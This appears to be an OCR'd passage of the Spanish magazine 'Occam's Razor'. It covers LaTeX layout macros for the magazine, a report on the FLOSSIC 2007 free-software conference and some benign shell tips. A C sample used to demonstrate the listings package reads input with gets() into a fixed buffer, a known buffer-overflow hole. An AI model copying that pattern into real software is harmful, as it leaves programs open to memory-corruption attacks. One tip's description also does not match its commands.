- La segunda es para tener control sobre el lugar en el que aparecen las figuras que se posicionan de forma especial (con `pstricks`).

Si alguien conoce una forma mejor de hacerlo, estaríamos muy interesados en conocerla :).

"El proceso de composición del artículo es manual. Alguna idea?"

El cuerpo principal de cada página de un artículo se incluye en un contexto `multicols`, especificando que queremos utilizar dos columnas. Por cada página es necesario terminar el contexto, insertar el texto de la sección en la parte superior de la página e iniciar un nuevo contexto `multicols`.
Para hacer esto un poco más llevadero hemos incluido algunos comandos que nos hacen la vida más fácil.

- Si la siguiente página del artículo no contiene ninguna figura especial, usaremos el comando: `ebOpage{color, tamaño, seccion}`

  Este comando termina el contexto `multicols`, inserta la cabecera de sección e inicia el nuevo contexto `multicols`.

- Si tenemos que insertar imágenes en la siguiente página del artículo, utilizaremos los comandos `eOpage` y `bOpage {color, tamaño, seccion}`.

  Sí, `ebOpage` simplemente incluye estos dos comandos de forma consecutiva.

Dentro del contexto `multicols` hay dos comandos de interés que usamos de vez en cuando para hacer filigranas.
El primero es `columnbreak`, que nos permite forzar que el texto que sigue a continuación pase a la siguiente columna. El segundo es `raggedcolumns`, que indica al entorno `multicols` que no ajuste el tamaño de las dos columnas para que sean iguales.

ABSTRACTS

Nos queda por comentar algunos de los elementos que aparecen en los distintos artículos, tales como los *abstracts* o introducciones, al principio de cada uno de ellos y los listados y cuadros que ciertos artículos incluyen.
Los *abstracts* se incluyen dentro de una `colorbox` que, a su vez, incluye un entorno `minipage` en el que el primer carácter se re-escala utilizando un comando `resizebox`. Es necesario incluir el texto en un entorno `minipage` para poder ajustar la caja de color a la columna.
Si comprobáis las fuentes, veréis que la mayoría de estas introducciones incluyen todos estos comandos al principio de cada artículo.
En el fichero `portada.tex` se incluye un comando para generar estas introducciones en un solo paso. Veámoslo:

```
% Crea el cuadro de introducción al principio
% de cada artículo
\newcommand{\intro}[3]{
\colorbox{#1}{
  \begin{minipage}{.9\linewidth}
    \vspace{2mm}
    {{\resizebox{!}{1.0cm}{#2}}{#3}}
  \vspace{1mm}
  \end{minipage}
}
\vspace{4mm}
}
```

Como se puede observar en este fragmento de código, el comando espera recibir tres parámetros. El primero es el color de fondo que se pasa a `colorbox` como #1. El segundo parámetro es el primer carácter de la introducción, el cual, aparece con un tamaño mayor. Finalmente, como tercer parámetro pasaremos el resto del texto de la introducción.
Podéis ver como utilizar este comando, por ejemplo, en el fichero `distros.tex` en las fuentes del número 1 de nuestra revista o en cualquiera de los artículos del número 2.

```
\intro{introcolor}{Q}{ué te parecería  ...}
```

LISTADOS

Varios artículos incluyen código fuente en algún lenguaje de programación. En general, este código lo podemos introducir dentro de un entorno `verbatim` que conserve el indentado y los caracteres especiales que suelen aparecer en los programas.
Sin embargo, siempre que sea posible, utilizamos el paquete *listing*, que nos proporciona un entorno `lstlisting` para hacer un *"pretty-printing"* de un fragmento de código.

"El paquete listing nos permite formatear código fuente."

El paquete *listings* ofrece un ámplio abanico de posibilidades y, sobre todo, es capaz de manejar un gran número de lenguajes de programación. Veámos un par de ejemplos extraídos del fichero `murapido.tex`.

```
\lstset{language=C,frame=tb,framesep=5pt,
        basicstyle=\small}
\begin{lstlisting}
#include <stdio.h>

int main() {
  char buffer[1024];
  gets (buffer);
  printf ("%s", buffer);
}
\end{lstlisting}
```

Como podéis observar, el código simplemente se introduce en un entorno `lstlistings` sin más. Es el comando `lstset` el que nos permite configurar como se visualizará nuestro programa en el documento final. En este ejemplo, el comando `lstset`, configura el entorno para:

- Utilizar el lenguaje C.
- Dibujar las líneas de arriba ([t]op) y de abajo ([b]ottom) del cuadro.
- Introducir una separación de 5 puntos entre el cuadro y el texto.
- Utilizar el tamaño de fuente `small` para el texto dentro del entorno.

"Tanto la portada como el sumario son imágenes generadas con GIMP "

Este paquete dispone de una documentación bastante buena en la que se describen todas las opciones que proporciona. Una de las más interesantes es la flexibilidad que proporciona para la numeración de líneas. Eso ya lo dejamos para que los más curiosos se entretengan.

PORTADA Y SUMARIO

Los últimos elementos que nos quedan por comentar son la portada y el sumario de la revista. En general, estos dos elementos deben resultar atractivos a la vista y su composición utilizando LaTeX, aunque posible, requiere demasiado trabajo.
Por esa razón, ambos elementos se generan como imágenes creadas con la herramienta *The GIMP* que es una auténtica maravilla.

ZONA GEEK

Sí, hasta para el proceso de la generación del pdf final de la revista podemos ser un poco "raritos". Lo primero que podéis observar es que tanto el pdf como el postscript finales de la revista se generan con la herramienta `make`... la misma que utilizamos para compilar nuestros programas.
Lo segundo es que, la fe de erratas o incluso, la traducción de la revista a otros idiomas se pueden distribuir como parches :). Sí parches como los que aplicamos al kernel o a cualquier paquete de software... Mola!.
Por cierto, que ya está disponible, en nuestra web, el parche con la Fé de Erratas del número 1 ;).

ESTO ES TODO

Bueno, más o menos esto es todo lo que hay que saber para modificar "Occam's Razor" o para crear tu propia publicación LaTeX. Como habréis comprobado el proceso es bastante sencillo, pero un poco tedioso y tiene sus cosas buenas y sus cosas no tan buenas.
Finalmente, nos gustaría saber de cualquier proyecto que llevéis a cabo utilizando lo que aquí hemos contado. Ya sabéis, "Uno se alegra de ser útil" ;)

FLOSSIC. FLOSS International Conference

Congreso Científico Internacional de Software Libre en la UCA

por Organización FLOSSIC

Occam's Razor ha participado como medio de comunicación colaborador en el FLOSSIC de este año. Aquí tenéis un pequeño resumen sobre como fue todo. Una iniciativa estupenda que auna la promoción de la ciencia y el mundo del software libre.

Durante los pasados días 7, 8 y 9 de marzo se celebró en la Facultad de Ciencias Sociales y de la Comunicación del Campus de Jerez el primer Congreso Científico de Software Libre (FLOSSIC 2007 http://softwarelibre.uca.es/fic), organizado por la Oficina de Software Libre de la Universidad de Cádiz y el grupo de investigación Mejora del Proceso Software y Métodos Formales y el Departamento de Lenguajes y Sistemas Informáticos con la colaboración de la Escuela de Negocios de Jerez. Este congreso ha nacido con la vocación de promover la difusión de los avances científicos referentes al uso del software libre, y se organizará anualmente en distintas universidades.


El objetivo de este congreso es ser un marco de encuentro para las principales iniciativas relacionadas con los FLOSS, incidiendo especialmente en aquellas relacionadas con la Universidad: educación, tecnología e investigación.

El congreso fue un éxito de asistencia, con más de 30 ponentes de varios países y más de 100 asistentes, incluyendo gran cantidad de alumnos de estudios técnicos de informática, que asistieron a comunicaciones de temas tan diversos como el e-learning, accesibilidad, traducción automática, desarrollo de software, modelado 3D profesional, supercomputación o inteligencia artificial.

Entre las ponencias destacó "Impact of Free/Libre or Open Source Software (FLOSS) on the European ICT sector", presentada por Rüdiger Glott, de la Universidad UNU-Merit. En ella se presentaron las conclusiones de un informe realizado recientemente para la Unión Europea en el que se muestran las ventajas económicas y competitivas que aporta el uso y desarrollo de software libre en las empresas TIC de la Unión Europea, así como los efectos negativos que provocaría la adopción de patentes de software o formatos de almacenamiento de información cerrados.

Todas las ponencias quedaron reflejadas en el libro de actas del congreso, publicado (como no podía ser de otra forma) con una licencia libre que permite su copia y distribución gratuita. Este libro se repartió entre todos los asistentes dentro de un CD recopilatorio de documentación libre que incluye más de 200 libros, manuales y cursos sobre sistemas libre y que se puede solicitar gratuitamente en la Oficina de Software Libre de la Universidad de Cádiz o descargar desde http://flossic.loba.es

La organización del congreso quiso agradecer la ayuda prestada por sus patrocinadores ORO: Consejería de Innovación, Ciencia y Empresa de la Junta de Andalucía, Sadiel y HP, los patrocinadores Activa Sistemas y Yaco Sistemas, y las entidades colaboradoras: Facultad de Ciencias Sociales y de la Comunicación, Consejo Social y los Vicerrectorado de Alumnos, de Extensión Universitaria y de Investigación, Desarrollo Tecnológico e Innovación de la Universidad de Cádiz así como la empresa Loba Soluciones Informáticas y todos los miembros del comité de organización.



Con un par... de líneas

Chuletillas para hacer cosas mú rápido

por Tamariz el de la Perdíz

CAMBIARSE AL DIRECTORIO HOME

Aunque esto sea bastante tonto, parece que hay mucha gente que no conoce las distintos atajos para acceder a su directorio `HOME`. Aquí van las más comunes:

```
occam@razor # cd
occam@razor # cd $HOME
occam@razor # cd ~
```

De especial interés es la última opción que nos permite cambiarnos de forma rápida al directorio `HOME` de cualquier otro usuario del sistema, simplemente añadiendo el nombre de usuario. Y por supuesto podemos acceder a cualquier subdirectorio bajo `HOME`.

```
occam@razor # cd ~occams
occam@razor # cd ~pepe
occam@razor # cd ~/download
occam@razor # cd ~ocams/download
```

COMPILANDO EN UN CORE DUO

La utilidad `make` como la mayoría de las disponibles en cualquier sistema UNIX tienen un montón de opciones, en general, no muy conocidas. A parte del infame -f, la opción -j nos permite iniciar varios procesos para ejecutar de forma "paralela" las reglas del `Makefile`. Aquí tenéis un pequeño ejemplo con sus tiempos de ejecución en un Intel Core Duo.

```
occam@razor $ time make
real 0m45.182s
user 0m31.326s
sys 0m12.801s
occame@razor $  time make -j 2
real 0m27.043s
user 0m27.314s
sys 0m11.973s
occam@razor $ time make -j 3
real 0m26.148s
user 0m27.770s
sys 0m11.769s
occam@razor $ time make -j 4
real 0m27.642s
user 0m28.298s
sys 0m11.689s
```

Como podéis observar, al lanzar dos procesos en paralelo se observa una sustancial mejora, pero que no mejora al aumentar el número de procesos.

IMPRIMIENDO DOS PÁGINA EN UNO

Si dispones de un cómodo entorno gráfico para configurar la impresión, esto no tiene mucho interés, pero en el caso de que solo dispongamos de una línea de comandos... como podemos imprimir dos páginas en una?. Pues usando alguno de estos comandos

```
occam@razor $ a2ps -2 --medium=A4 doc1.ps
occam@razor $ a2ps -2 --medium=A4 doc1.ps -o output.ps
occam@razor $ pdfnup -nup 2 doc1.pdf
occam@razor $ psnup -nup 2 doc1.ps
```

Como os podéis imaginar los comandos `pdfnup` y `psnup` son específicos para manejar ficheros pdf y postscript. El comando `a2ps` es mucho más versátil permitiendo manejar también ficheros de texto.
Cada uno de ellos tiene un montón de opciones, así que no os dejéis de consultar las páginas del manual de cada uno de ellos.

DESCARGANDO PÁGINAS COMO FICHEROS DE TEXTO

A partir de un fichero de texto que contenga una columna de datos, podemos obtener rápidamente una representación gráfica de los mismos utilizando la herramienta `gnuplot` utilizando los siguientes comandos:

```
occams@razor $ lynx -dump \
> http://webs.uvigo.es/occams-razor > occams.txt

occams@razor $ elinks -dump -dump-width 150 \
> http://webs.uvigo.es/occams-razor > occams.txt
```

Para los que no los conozcáis, `lynx` y `elinks` son dos navegadores en modo texto. El segundo es especialmente interesante puesto que soporta tablas y frames, con lo que permite visualizar de forma correcta un mayor número de sitios web.

CONEXIONES ACTIVAS EN TU SISTEMA

Podemos conocer las conexiones activas en nuestro sistema en cualquier momento, utilizando el comando netstat.

```
occams@razor $ netstat -tuanp
```

Envía tus trucos

Puedes enviarnos esos trucos que usas a diario para compartirlos con el resto de lectores a la dirección:

occams-razor@uvigo.es

OCCAM'S RAZOR

NO TE CORTES CON LA NAVAJA DE OCCAM

http://webs.uvigo.es/occams-razor

PROFESIONALES, PROFESORES, ESTUDIANTES, AUTODIDACTAS

Físicos, Químicos, Ingenieros, Matemáticos, Economistas
Médicos, Biólogos, Músicos, ...

¿CÓMO UTILIZAN LA TECNOLOGÍA?